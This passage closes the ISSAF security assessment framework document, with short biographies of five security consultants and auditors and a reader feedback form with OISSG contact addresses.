**Arturo Busleiman** is an Independent Professional that has dedicated his life to Development and Information Systems Security. At the early age of 12 he began his career in the GNU/Linux world and has actively contributed with software, audits and patches to many of the most important projects of the Free Software Foundation and derivatives, like Samba, Nmap, Audacity and MPRL. Meanwhile he dictated Security seminars and courses, and written copious documentation, always with a Free Software and Open Source perspective, having contributed this way to the current position of the Argentinian Free Software market, where "Buanzo", as he's called by members of the corporate environment and FOSS community, is recognized as a referent of GNU/Linux.



**Christian Martorella** comes from Argentina, he has 9 years of experience in IT, most of it is into Information Security; where he is expert in the area of Security Assessment.



Right now he is working as Tiger Team Leader in a information security firm in Spain and tests security of big government organizations.

He is board of director of OISSG, leads Barcelona local chapter and organizes FIST conferences in Spain. A frequent participants and collaborator in open source projects and speaks at several security conferences. He also holds industry standard certification like CISSP and others.

**Dieter Sarrazyn** has been an information security consultant and trainer for more than 6 years now. He is a certified and experienced Professional in the areas of creating secure information systems and network architectures, Performing Security Audits of Systems and Network infrastructures, performing penetration tests and installing and configuring firewall and VPN solutions. Dieter has earned the following certifications: CISSP, GSEC, GCIH, CCSA & CCSE.



**Hernán Marcelo Racciatti** is an independent security researcher who lives in Buenos Aires, Argentina. He currently works as an Information Security Consultant, giving advice to public and private companies, conducting controlled penetration tests, and as speaker in IT Security related events and conferences.

**Karmil Asgarally** has more than 8 years experience as both a financial auditor and an IT auditor. After working for Andersen Worldwide and KPMG, he obtained exposures in Mauritius, the African continent and the Middle East region from both a business and security perspective. He is currently working with an Oil Company in the United Arab Emirates. He holds ACCA, CISA, CISSP and CISM qualifications.



## 10FEEDBACK FORM

To improve the usefulness of ISSAF please take a moment to evaluate it. Your feedback is invaluable to OISSG's efforts to fully serve the profession and further ISSAF releases.

Please complete this feedback form and send it to [issaf-feedback@oissg.org](mailto:issaf-feedback@oissg.org) If you can't fill this form, we will also appreciate a quick email.

The material in ISSAF were:	OFTEN	Some Time	Rarely
Detailed enough?			
Too much in Detail?			
Not Detailed?			
Easy to use?			
Easy to understand?			
Well Designed?			
<b>The Practicality of inputs in ISSAF were</b>			
Very helpful			
Helpful			
Not very helpful			
<b>The Design of the ISSAF were</b>			
Very Nice and neatly arranged			
Not Designed and Organized			
Just Arranged and Organized			
<b>Which is the section/topic/material needs improvement and what (please describe)?</b>			

Which is the section/topic/material was useful (please describe)?

Overall How ISSAF can be improved to better satisfied your needs?

Others:

Please provide us any specific comments and/or suggestions you may have concerning errors and omissions, enhancements, references and format.

Page No.	Description

If you wish please include your Name, Address and Contact Phone Numbers so we may follow up with you for betterment of ISSAF.

If you have any sanitized data or case study information that you could share with us or with the broader base of ISSAF users, please send it at [issaf-contact@oissg.org](mailto:issaf-contact@oissg.org)

Thanks for your time and patience and kind to give this feedback.

---

**Feedback: [issaf-feedback@oissg.org](mailto:issaf-feedback@oissg.org)**  
**Support: [issaf@oissg.org](mailto:issaf@oissg.org)**